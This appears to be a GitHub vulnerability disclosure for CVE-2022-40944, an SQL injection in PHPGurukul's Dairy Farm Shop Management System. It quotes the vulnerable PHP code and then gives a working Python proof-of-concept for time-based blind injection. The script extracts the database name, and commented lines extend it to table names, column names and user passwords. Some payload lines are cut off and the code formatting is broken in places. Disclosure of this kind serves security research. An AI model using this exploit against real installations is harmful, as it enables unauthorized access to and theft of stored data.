

main

...

## CVE / Dairy Farm Shop Management System / sales-report-ds-sql(CVE-2022-40944).md



Qratty Update sales-report-ds-sql(CVE-2022-40944).md

[History](#)

1 contributor

76 lines (56 sloc) | 2.22 KB


...

vendor: <https://phpgurukul.com/>download link: [https://phpgurukul.com/?smd\\_process\\_download=1&download\\_id=10924](https://phpgurukul.com/?smd_process_download=1&download_id=10924)

Vulnerability trigger parameter: \$cname

The process of vulnerability discovery is as follows:

```
资源管理器  ... sales-report-ds.php X
DAIRY FARM SHOP MANAGEMENT SYSTEM P...
├── dfsms
│   ├── dist
│   ├── includes
│   ├── src
│   └── vendors
│       ├── add-category.php
│       ├── add-company.php
│       ├── add-product.php
│       ├── bwdate-report-details.php
│       ├── bwdate-report-ds.php
│       ├── change-password.php
│       ├── dashboard.php
│       ├── edit-category.php
│       ├── edit-company.php
│       ├── edit-product.php
│       ├── Gruntfile.js
│       ├── index.php
│       ├── invoice.php
│       ├── invoices.php
│       ├── logout.php
│       ├── manage-categories.php
│       ├── manage-companies.php
│       ├── manage-products.php
│       ├── profile.php
│       ├── sales-report-details.php
│       ├── sales-report-ds.php
│       ├── search-product.php
│       └── view-invoice.php
└── dfsms > sales-report-ds.php
    1  <?php
    2  session_start();
    3  //error_reporting(0);
    4  include('includes/config.php');
    5  if (strlen($_SESSION['aid']==0)) {
    6      header('location:logout.php');
    7  } else{
    8      // Add company Code
    9      if(isset($_POST['submit']))
    10     {
    11         //Getting Post Values
    12         $cname=$_POST['companyname'];
    13         $query=mysqli_query($con,"insert into tblcompany(CompanyName) values('".$cname.")");
    14         if($query){
    15             echo "<script>alert('Company added successfully.');";
    16             echo "<script>window.location.href='add-company.php'</script>";
    17         } else{
    18             echo "<script>alert('Something went wrong. Please try again.');";
    19             echo "<script>window.location.href='add-company.php'</script>";
    20         }
    21     }
    22     >>
    23     <!DOCTYPE html>
    24     <html lang="en">
    25
    26     <head>
    27         <meta charset="UTF-8" />
    28         <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
    29         <title>Sales Report</title>
    30         <link href="vendors/jquery-toggles/css/toggles.css" rel="stylesheet" type="text/css">
    31         <link href="vendors/jquery-toggles/css/themes/toggles-light.css" rel="stylesheet" type="text/css">
    32         <link href="dist/css/style.css" rel="stylesheet" type="text/css">
```



You can see in the source code that the '\$cname' in the sales-report-ds.php file is likely to be injected. Then you can judge from the following if else statement that this variable can splice malicious code, and you can perform blind injection.

POC:

```
import requests
import time

url = "http://localhost/DFScms/dfsms/sales-report-ds.php"
flag = ''

def payload(i, j):
    startTime=time.time()
    # 数据库名字
    sql = "companyname=-1'and if(ascii(substr(database()),%d,1))>%d,sleep(3),-1)and'1
    # 表名
    #sql = "id = if(ascii(substr((select group_concat(table_name) from information_s
    # 列名
    #sql = "id = if(ascii(substr((select group_concat(column_name) from information_
    # 查询flag
    #sql = "id = if(ascii(substr((select password from users),%d,1))>%d,sleep(5),-1)

    headers = {
        "Content-Type": "application/x-www-form-urlencoded",
        "Cookie": "PHPSESSID=iv4ujtg89cbg68hdmaq4bbk17"
    }

    r = requests.post(url=url, headers=headers, data=sql, timeout=15, verify=False)
```

```

# print (r.url)
if time.time()-startTime>2:
    res = 1
else:
    res = 0
return res

def exp():
    global flag
    for i in range(1, 200):
        low = 31
        high = 127
        while low <= high:
            mid = (low + high) // 2
            res = payload(i, mid)
            if res:
                low = mid + 1
            else:
                high = mid - 1
        f = int((low + high + 1)) // 2
        if (f == 127 or f == 31):
            break
        # print (f)
        flag += chr(f)
        print(flag)

exp()

```



The database name was exploded

